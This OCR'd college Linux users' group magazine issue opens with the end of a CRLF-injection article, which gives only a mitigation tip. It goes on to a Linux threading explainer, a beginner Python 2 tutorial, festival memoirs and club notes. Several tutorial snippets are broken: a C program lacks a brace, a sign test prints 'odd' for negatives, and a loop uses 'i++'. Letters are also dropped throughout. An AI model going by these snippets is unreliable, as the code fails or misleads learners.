
Solution

Notable victims of this vulnerability include Google, MSN, Amazon and various other high profile websites.

A common solution for CRLF Injection is to sanitise the CRLF characters beforepassing into the header or to encode the data which will prevent the CRLF sequences entering the header.

-Prakhar Prasad,
WhiteHat Hacker

THREADS IN

LINUX opensolaris WINDOWS

AT A GLANCE

POSIX® threading (commonly called pthreads) has long been an issue on Linux. There are significant differences in the multithread archictecture pthreads expects and the architecture provided by Linux clone() (not a standard system call).

In this article we will have a look at how the Linux thread implimentation deviates from other market monsters and some of the spots how Linux gains performance benefits inspite of being different from POSIX STANDARDS.

Before we proceed ,let us have a look some definitions and an example to have a better look at things:
Process: Traditionally a process corresponded to an instance of a running program. More precisely it is an address space and a group of resources all dedicated to running that program. This definition is formalized in POSIX.
Thread: Linus Torvalds has defined that a thread is a "context of execution" (COE).A thread of execution is the smallest unit of processing that can be scheduled by an operating system.


Exmaple is a web browser as a whole process and different threads perform independent task like one of the threads for mouse or keyboard activities other for tab yet another for data collection from net.Other example is a WEB SERVER .
Process and Thread Management in different os's :

OpenSolaris

OpenSolaris implements multilevel thread support designed to provide considerable flexibility in exploiting processor resources. Four following new concepts are implemented in OpenSolaris.


• Process: This is the normal UNIX process and includes the user's address space, stack, and process control block.
• User-level threads: Implemented through a threads library in the address space of a process, these threads are invis ible to the OS.A user-level thread (ULT)10 is a user-created unit of execution within a process.
• Lightweight processes: A lightweight process (LWP) can be viewed as a mapping between user level threads and kernel threads. Each LWP supports ULT and maps to one kernel thread. LWPs are scheduled by the kernel independently and may execute in parallel on multiprocessors.
From here on i will consider this as the definition of LWP.
• Kernel threads: These are the fundamental entities that can be scheduled and dispatched to run on one of the system processors.

Figure alongside illustrates the relationship among these four entities.



The three-level thread structure (ULT, LWP, kernel thread) in OpenSolaris is intended to facilitate thread management by the OS and to provide a clean interface to applications.The user thread interface can be a standard thread library. A defined ULT maps onto a LWP, which is managed by the OS and which has defined states of execution, defined subsequently. An LWP is bound to a kernel thread with a one-to-one correspondence in execution states. Thus, concurrency and execution is managed at the level of the kernel thread.

The change of thread model drivers the altering of process data structure. OpenSolaris retains this basic structure but replaces the processor state block with a list of structures containing one data block for each LWP.




The LWP data structure includes the following elements:
An LWP identifier
• The priority of this LWP and hence the kernel thread that supports it
• A signal mask that tells the kernel which signals will be accepted
• Saved values of user-level registers (when the LWP is not running)
• The kernel stack for this LWP, which includes system call arguments, results,and error codes for each call level
• Resource usage and profiling data
• Pointer to the corresponding kernel thread
• Pointer to the process structure

Windows Vista

Vista process design is driven by the need to provide support for a variety of OS environments. Accordingly, the native process structures and services provided by the Windows Kernel are relatively simple and general purpose, allowing each OS subsystem to emulate a particular process structure and functionality. Here are some of the important characteristics of Windows processes:

- Windows processes are implemented as objects.
- An executable process may contain one or more threads.
- Both process and thread objects have built-in synchronization capabilities.

Figure below illustrates the way in which a process relates to the resources it controls or uses.Each process is assigned a security access token, called the primary token of the process.



When a user first logs on, Vista creates an access token that includes the security ID for the user. Every process that is created by or runs on behalf of this user has a copy of this access token. Windows uses the token to validate the user's ability to access secured objects or to perform restricted functions on the system and on secured objects. The access token controls whether the process can change its own attributes. In this case, the process does not have a handle opened to its access token. If the process attempts to open such a handle, the security system determines whether this is permitted and therefore whether the process may change its own attributes.

Also related to the process is a series of blocks that define the virtual address space currently assigned to this process. The process cannot directly modify these structures but must rely on the virtual memory manager, which provides a memory allocation service for the process.

Finally, the process includes an object table, with handles to other objects known to this process. One handle exists for each thread contained in this object.

In addition, the process has access to a file object and to a section object that defines a section of shared memory.

The object-oriented structure of Windows facilitates the development of a general-purpose process facility. Windows Vista makes use of two types of process-related objects: processes and threads. As OpenSolaris, a process is an

entity corresponding to a user job or application that owns resources, such as memory, and opens files. A thread is a dispatchable unit of work that executes sequentially and is interruptible, so that the processor can turn to another thread. Windows Vista supports concurrency among processes because threads in different processes may execute concurrently. Moreover, multiple threads within the same process may be allocated to separate processors and execute simultaneously. A multithreaded process achieves concurrency without the overhead of using multiple processes. Threads within the same process can exchange information through their common address space and have access to the shared resources of the process. Threads in different processes can exchange information through shared memory that has been set up between the two processes.
An object-oriented multithreaded process is an efficient means of implementing a server application. For example, one server process can service a number of clients.


LINUX IMPLIMENTATION OF THREADS

A process, or task, in Linux is represented by a task_struct data structure. The task_struct data structure contains information in a number of categories:

1. Unlike Vista and opensolaris, processes in Linux are both containers and the schedulable entities; processes can share address space and system resources, making processes effectively usable as threads.
2. Also unlike Vista and OpenSolaris, Most services are implemented in the kernel, with the exception of many networking functions. Thus Linux kernel is relative bigger in size comparing former two OS.

Threading in linux:

In Linux ,a thread is nothing but a process sharing resources and the address space ,signal handlers,the table of file descriptors and more of the calling process(via clone() syscall). Thread in linux can be seen something like this:



In Linux ,threads themselves are the light weight processes (because a LWP is nothing but sharing resources of calling function to reduce the switching like tasks),so no need to separate the thread layer and the LWP layer in user space and to give a unified API layer for all processes.The benifits towards this type of implementation are as shown:

1 No need to think about threads separately by the kernel coz they are treated as processes.
2 No extra scheduling (separate in user or kernel space).
3.Can provide a single API to map the user level threads onto the kernel threads to achieve the benifits of multitasking and multiprocessing.

DEVIATIONS OF LINUX THREADS FROM POSIX STANDARDS

Since the dawn of Linux ,thread implimentation has been a huge obstacle for the kernel developers
to be upto date in terms of technology to receive the multitasking ,multiprocessing (concurrency) and hyperthreading gains. Trying to improve the implimentation ,there are some places where Linux deviates from POSIX STANDARDS.Some of them are as:

1.According to POSIX a thread view is the independent block of executable code in a proces and many of the threads follow this convention under single process. But Linux thinks in different way regarding to thread implimentation.As said above,in Linux a thread is a process sharing resources of the other processes.
2.Threads have parent-child, not peer, relationships.
3.Threads don't share user and group Ids.

4.In POSIX STANDARDS ,if priority of any thread in process is changed,the effect should be reflected in all other threads.

But as threads are separate processes , the nice() system call only changes the nice value (priority) of the calling process(thread).It means no common sharing of nice value.
Lots of the compliance reports have been tuned up with NPTL support,but there are still some of them to be fixed .You can glance them by visiting http://nptl.bullopensource.org/status.php .

Debates in technology implimentation and performance gain

There have been multiple efforts to provide a pthread-compliant library for Linux. Early on in Linux's history only M:1 thread libraries were created, but were mostly abandoned as Linux developed better multithreading support at the kernel level. In earlier Linux distributions "LinuxThreads" was the library included to support threading.

The logical view of the library was 1:1 model i.e. one kernel space thread for one user space thread.This approach generally performs well, but the underlying differences from the POSIX thread model are exposed to the application. Applications that were coded to work with pthreads as specified by the standard may not work, and must be ported.

Then comes NGPT (Next Generation POSIX Threads by IBM) ,which offered substantial improvements over LinuxThreads. It improved support for the POSIX standard, and was notable for providing an M:N threading model in which M user-space threads are executed on N kernel threads, as opposed to Linux's traditional 1:1 model.NGPT included a manager thread for signal handling.

RISE OF NPTL(NATIVE POSIX THREAD LIBRARY BY Ulrich Drepper and Ingo Molnar)

In kernel version 2.6 NPTL was included. This approach uses 1:1 thread model as was in LinuxThreads because it is easy to handle one scheduler (in kernel space)other then two ,one in user space and other in kernel space because then synchronization would be the problem.To achieve this type of "cut the toe to fit the shoe" things happened in kernel 2.6 to make pthread
POSIX-COMPLIANT as much as possible.Here due to lack of space ,i am not going into deep to explain all kernel changes done for NPTL worth,but interested readers can find it on http://www.scribd.com/doc/8738281/Nptl-Design .


Linux Kernel Improvements

What changes have been made in the Linux kernel to make threads perform and scale better?
Consider the previous example of obtaining a new pid. The potentially quadratic search is gone. Instead, the kernel sets aside a small but dynamic number of memory pages as bitmaps for process identifiers. Obtaining a new pid means finding a page with free entries and then finding and clearing the first set bit. No locking is required, and the search time is very short and almost independent of the number of running processes.

Another key improvement is the O(1) scheduler, which no longer has to cycle through all processes to find the most deserving one. Each CPU has its own queue, a simple priority-sorted bitmask. Once again finding a new process is very fast and scales fantastically.

AND HERE ARE PERFORMANCE MEASURES

The NPTL team posted some benchmarks, such as this display of the minimum time needed to create a number of top-level threads.
In general, while NGPT beat the old methods by a factor of two, NPTL could do better by another factor of two.
For more details of performance measures
visit http://lwn.net/Articles/10741 .



MOHIT KUMAR
MCA (FINAL YEAR)

Harness the power of python™

TIRTHA CHATTERJEE

Okay. You are reading this because you are curious to know what the hype is all about. After all, Python is just another programming language. And with the huge number of them out there, each suited to a specific need, who would really bother to learn a new language? True, language is just a tool of the programmer. It need not be learnt just for the sake of learning it. Most programmers learn new languages only when faced by situations when a specific language is very well suited for the purpose. In the case of python, however, the language is a magic wand - one that can be used to do anything and everything the programmer wants, and that too, with very few lines of actual code. And the best part is, python programs run on all popular platforms - Windows, Linux, Mac, Symbian, etc.

For example, consider the classic hello world program in any language. For C,

```
#include <stdio.h>
int main()
{
    printf("Hello World\n");
    return 0;
}
```

In contrast, for Python, here goes the hello world program:

```
print "Hello World"
```

N.B. In Python, both double quotes and single quotes are used to enclose strings. There is no difference between them, and no concept of a char.

Now let's contrast the program to add two numbers and print the sum.

```
#include <stdio.h>
int main()

    int i,j;
    printf("first number ");
    scanf("%d", &i);
    printf("second number ");
    scanf("%d", &j);
    printf("%d",i+j);
    return 0;
}
```

Here goes the equivalent python program:

```
a = input("first number")
b = input("second number")
print a+b
```

N.B. If you want to input text and not numbers, use raw_input()

Now let's look at a wonderful piece of magic

```
a=12
print a
a="yo"*10
print a
```

So you are liberated from the hassles of having to declare data-types of variables. The types are automatically inferred, unless you specifically mention them like this

```
    a = int()
    a = a + 2
    a = str()
    a = "yo"
```

LISTS

```
Now let's look at the wonderful concept of lists in Python.
N.B. Here we count elements as 0th, 1st and so on...
```

```
    a = [2, "yo", 3, 2.11, 4.9, "hi"]
    print a[0]       # print 0th element
    print a[1]       # print 1st element (actually second)
    print a[2]       # print 2nd element
    print len(a)     # gives length of list a
    print a[2:]      # print all elements from 2nd to last
    print a[:3]      # print all elements till before the 3rd element
    print a[1:4]     # print elements from 1st till before the 4th element
    print a[:-1]     # print all elements till before the last element
    print a[:-2]     # print all elements till before the second last element
    print a[1:-1]    # print elements from 1st till before the last
    print a[::2]     # print elements with gap of 2, i.e., 0th, 2nd, 4th
    print a[1::2]    # print elements with gap of 2, starting with 1, i.e., 1st,
              # 3rd, 5th
    print a[::-1]    # print all elements, order reversed
```

We can even treat strings as lists. Now let us visit the familiar problem of reversing a string.

```
    text = raw_input()
    print text[::-1]
```

If we are asked to show all the words in reversed order, separated by commas.
Example:
"lamb, little, a, had, Mary" in place of "Mary had a little lamb"

```
    text = raw_input()
    x = text.split()     # gives ['Mary', 'had', 'a', 'little', 'lamb']
    rev = x[::-1]        # gives ['lamb', 'little', 'a', 'had', 'Mary']
    st = ', '.join(rev)        # joins strings in rev with ', '
    print st
```

Or, even shorter

```
    print ', '.join(raw_input().split()[::-1])
```

Lists give immense power to the Python programmer, allow virtually everything to be done using very few lines of code.

FLOW OF CONTROL

Now let's look at how to loop and control program flow in Python.'if' is similar to C, here is the code to print if a number is positive or negative.

```
    x = input()
    if x > 0:
        print "postitive"
    elif x == 0:
        print "zero"
    else:
      print "odd"
```

Please note that in Python, we have replaced the concept of block statements within curly braces, and instead made indentation compulsory, and added a ':' at the end of the 'if' statement. As a rule of the thumb, I use four spaces for every level of indentation.

Similarly, here is an example of a while statement, finding GCD of 2 numbers.

```
a = input()
b = input()
while a > 0:
    t = a
    a = b
    b = t % b
print a
```

In Python, for holds a different meaning than in C. Here, for is used to iterate over items in a list. Thus,

```
x = [2, "yo", 3, 2.11, 4.9, "hi"]
for e in x:
    print e
```

Shows all elements in x.
The range(i,j) function produces a list containing numbers i to j-1. Thus, we can display numbers from 1 to 9 in this way

```
for i in range(1, 10):
  print i
```

But in such cases, when we want to use a variable as a counter, it is advisable to use 'while' in Python instead of 'for'. Equivalent code:

```
i = 1
while i < 10:
 print i
  i++
```

Let me demonstrate the power of lists and the for statement with the example, where we are asked to read a file and asked to count the number of words.

```
c = 0
f = open('abc.txt')              # open the file in read mode (default)
for line in f.readlines():       # here f.readlines() returns a list
                                 # of lines of strings which we are directly
                                 # using instead of storing.
    c += len(line.split())       # split line by spaces, and
                                 #count items in the list

print c
```

We can even do

```
c = 0
for line in open('abc.txt'):
    c += len(line.split())
print c
```

DICTIONARIES

Python allows you to store elements not just by index numbers, but just like dictionaries where a string represents a unique index.An example:

```
q = dict()       # initialize a blank dictionary
                 # same as writing q = {}
```

```
q["name"] = "Tirtha Chatterjee"
q["age"] = 20
q["year"] = 3
q["Deptt"] = "CSE"

print q
```

We can also write,

```
q = {
     "name": "Tirtha Chatterjee",
     "age":  20,
     "year": 3,
     "Deptt": "CSE"
    }
```

This way of naming indexes is very useful. We can even store lists as members of dictionaries, and dictonaries inside other dictionaries (and also lists inside lists).

FUNCTIONS

We can write functions just like in C with python. The fun part is, we can return any type of data with python functions, including lists and dictionaries. The arguments that we take is a special type of list, known as a tuple (it can contain only a fixed number of elements).

Here is an example:

```
def show_reverse(mystr):        # define function
                                # with mystr as argument
    print mystr[::-1]

show_reverse("1234hiha")
```

Another example, where we return data

```
def get_reverse(mystr):
    return mystr[::-1]

print get_reverse("1234hiha")
```

Yet another example -

```
def multiplication_table(num):
    table = []                  # create empty list
    for i in range(1,11):
        table.append(i*num)     # append i*num to list
    return table

for i in multiplication_table(3):
    print i
```

MILES TO GO

With this, I think we've covered the very basics of the Python programming language. There are lots of other very useful features that Python offers, like object oriented programming. But since you've read till here, I think Python has managed to impress you. So I encourage you to play with Python and learn more. The biggest reason of choosing Python over other languages, however, is its huge library. It has lots and lots of readymade libraries which provide very very useful functions. Here is an example that shows the current directory.

```
import os       # import the os module
print os.path.abspath(os.curdir)
```

Thank you for your patience! Happy Hacking :-)

MUKTI AN EXPERIENCE

By Saurabh Araiyer

This is February 6, one long day I am really sitting and relaxing in my room , the only next day to Mukti 12 Last week wan full of fun. I can see the transformation inside me, the way I lived: getting up, going to LUG room, attend a few class- es then again LUG room, it was a hell lot of mess sometimes. Life wasn't so easy we had to skip lunch in order to keep the work going on, returning only for sleep. Sleepless nights, exponential phone bills and and endless support from friends. I remember the time I was in fIrst year, seniors were assumed to be gods and daemons like they were from another planet. The environment was completely

bits and pieces of GLUG

different here, everyone a great friend, a helping hand every time we were stuck. Being new to MUKTI OC (as I entered GLUG in second year, after Mukti 11.2) guidance from seniors, encouragement from batch mates and unquestioned support from juniors always motivated me, our LUG room became home to one of the noisiest and dedicated teams I have ever had an opportunity to work with. Their commitment was unparalleled, beemaar par gaye r bhi kaam karna hai. Although sometimes some of us were high on temper, we enjoyed working. Life always isn't a bed of roses.

I would divide My experience into three different phases

Pre-processing: This was the most dif cultest phase of mukti. Organizing a fest takes a whole lot of effort and preparedness. It incudes publicity of individual events in and outside college, nding sponsors, fram- ing question papers and taking the permission required to put up stalls, tent, labs etc. I was not much into sponsorship, took the publicity department later on and obviously framing the question paper. The real work started right before codecracker. This marked the beginning of late night phases. Sleeping really late and getting up early to make sure everything is in place. Sometimes the tension of the LUG room was so high that temper just went ying away. Two days were really big for me, Feb 1, 2012: The codecracker day and Feb 2, 2012 I never got time for anything but LUG. I remember the hall 9 orientation Roshan singh and along with Mr Animesh Dutta (our faculty adviser) came for orientation. I felt LUG: my place. Although late but I really got what I wanted. Some fInal moment changes in my event plan disturbed a bit, but with the support of friends. There was no time to worry.

Mukti [February 3-5 2012]. A day of anticipation: something which had been waiting to be done. We had an overwhelming response on February the second in InCanity and Kon- gure, crowd was unanticipated, almost 120 teams marked the beginning. Mukti '12 began with an unexpected note. Faces were smiling, although we had to make some last minute decisions but we were happy by the overwhelming response we got. I saw events happen in front of my eyes, something we worked for, the responses we got were amazing. Mukti of cially started on February 3 along with Motor Zundung. We had some more events, and a KDE development workshop by Smit Shah in the IT Department. Since the space was limited, we had to turn down half the crowd shown for it. I got an opportunity to walk along with Ravi Vyas, here for Android workshop scheduled on Feb 4, 2012. He is an amazing personality with a distinctive sense of looking into facts. Smit, a bag full of fun, GSoCer, KDE Developer and a nal year student at RV College Banglore. His workshop was the perfect one for a FOSS beginner, and the clarity with which he spoke. His childlike enthusiasm had a great in uence on me and was equally into his profession. Smit looked like: 'saari dunia bhad me jaiye'. Had a gala time with them. Talking about Android workshop, looking at the enthusiasm of the crowd Ravi Vyas was ready to take three sessions, but due to time constraints and some really cooperative students we managed in two. Mr Animesh Dutta our faculty advisor visited the Ravi Vyas session, I can see the smile in his face from an eye to an eye, his expression was speaking more than his words. However selective in signing, his contribution to Mukti can't be overlooked, same applies to Dr Subrata Nandi also, the amount of trust Dr Nandi showed in us, he is a revolution in himself. As the time passed, came February 4, 8:00 PM our (mine and Jasneet's) event Behind the Scene, I would have been happy with just 20-30 teams participating, but there were more than a hundred, we reached such a stage where we had to give used question papers to new teams coming. And February 5, 2012 the nal day After two happy days and a perfect schedule, delays haven't been more than an 30 minutes this time. thanks to Tuknayayan and Navin Agarwal. the day of fInals also had a workshop on Tran-

It's Fun time It's Lunch time

sifex and Django. Relatively least publicized but our room was full the fourth time (rst, KDE Workshop; second and third, Android workshop). The turnout in Mukti 12 was looked cumulative presence of all the two mukti I have seen. We had a great corridor party in Hall 4, the whole team was happy for the response we got. The success of EVERY event, had there been a record book every MUKTI record would have been broken! Initially we had problem nding a helping hand but as the time passed by, our GLUG core proved its worth. Hats off to the team MUKTI.

the inception of LINIT by our honorable director Dr Tarkeshwar Kumar

Post-Mukti times: This is the first day I really slept without any worries and phone calls. I felt light MUKTI was free as ever, Codecracker saw almost than FOUR HUNDRED registrations in last few days even when we were relatively low in publicity for it. Smiles are all around, sitting together and speaking, having food and sessions of taang gheechna pulled us closer, GNU/Linux Users' Group did something which was the least expected, our round the year efforts paid back. Now we have a sweet piece of memory we really cherish. The artwork team made us look awesome. Salute to TEAM MUKTI, none had been possible without all of you. It's eleven in the night and I am feeling too lazy to write anything more. Let the dawn of the coming mukti be warmer.

Success: It all comes to the team

GNU/LINUX USERS' GROUP YEARLOG

The GNU/Linux Users' Group is completely devoted towards spreading the essence of 'FREE' software* and and encouraging college students to be a part of FOSS movement. Our GLUG team works round the year. As a part of this classes were taken every Thrusday then Tuesday last semester (Odd Semester: 2011-2012). Some of the topics discuissed are:

- History and Philosophy of LINUX, differences from UNIX.
- LINUX familiarizing sessions involving problem fixing, changing configuration files, etc.
- Basic LINUX shell commands, compilation, debugging etc in LINUX enviornment.
- Subversion control: Git (a modern approach used in Software developement, keeping track of the complete Software developemental tree).
- Languages, popular languages like Python, shell scripts were dealt with.

We organised some FOSS informative lectures. Junior Codecracker was held twice having a participation of more than 100 each time. Pre-mukti workshops were held to cover up all pre-requisites for the Mukti Workshops. It involved some developement sessions of

- KDE
- Android
- Translation, what is it and how can anyone contribute in this field

Dedicated sessions were also taken for 3rd semester IT students clearing all doubts and racapitulation of all fundamentals. This time, we have started a program called 'SatSung' (stands for Saturday and Sunday with GLUG). SatSung is a programme under which the budding developers of our college meet, sit together and discuiss developemental Issues.

FREE Software: as per the definition of FREEDOM by Free Software Foundation, it means freedom to change, modify, and use as per requirement. We achieve this by providing the source code with our software.

ANKIT ARUN, PRESIDENT
GNU/LINUX USERS' GROUP

Advising Help Desk

It gives me immense pleasure to write something about the LUG (Linux Users' Group) and Open Source's issue of 'Linit'. It is indeed a significant milestone achieved by the LUG since its inception in 2004. Regarding the history of Open Source, the 'Open Source' label came out of a strategy session held on April 7, 1998 in Palo Alto, California.

Open source software generally allows anyone to create modifications of the software, port it to new operating systems and processor architectures, share it with others or, in some cases, market it. The Open Source Software development approach has helped produce reliable, high quality software quickly and inexpensively.

The LUG at NIT Durgapur has been conducting a number of workshops throughout the year ranging from student activities to training the high school teachers on Open Source. It gives opportunity to students, starting from the first year to nurture their programming and software development interests. The students can learn a lot by engaging themselves in these activities.

I would like to offer my best wishes to the group and hope that they achieve more such milestones in future.

[illegible]

(Asst.Prof. Animesh Dutta)
Faculty Advisor, GLUG

LugCore

OUR SPONSORS

LEMON GRASS

Cuisine from across Asia

KFC

CAREER LAUNCHER

KINDLE™ INDIA

Ideas • Imagination • Dialectics

The Telegraph

careergraph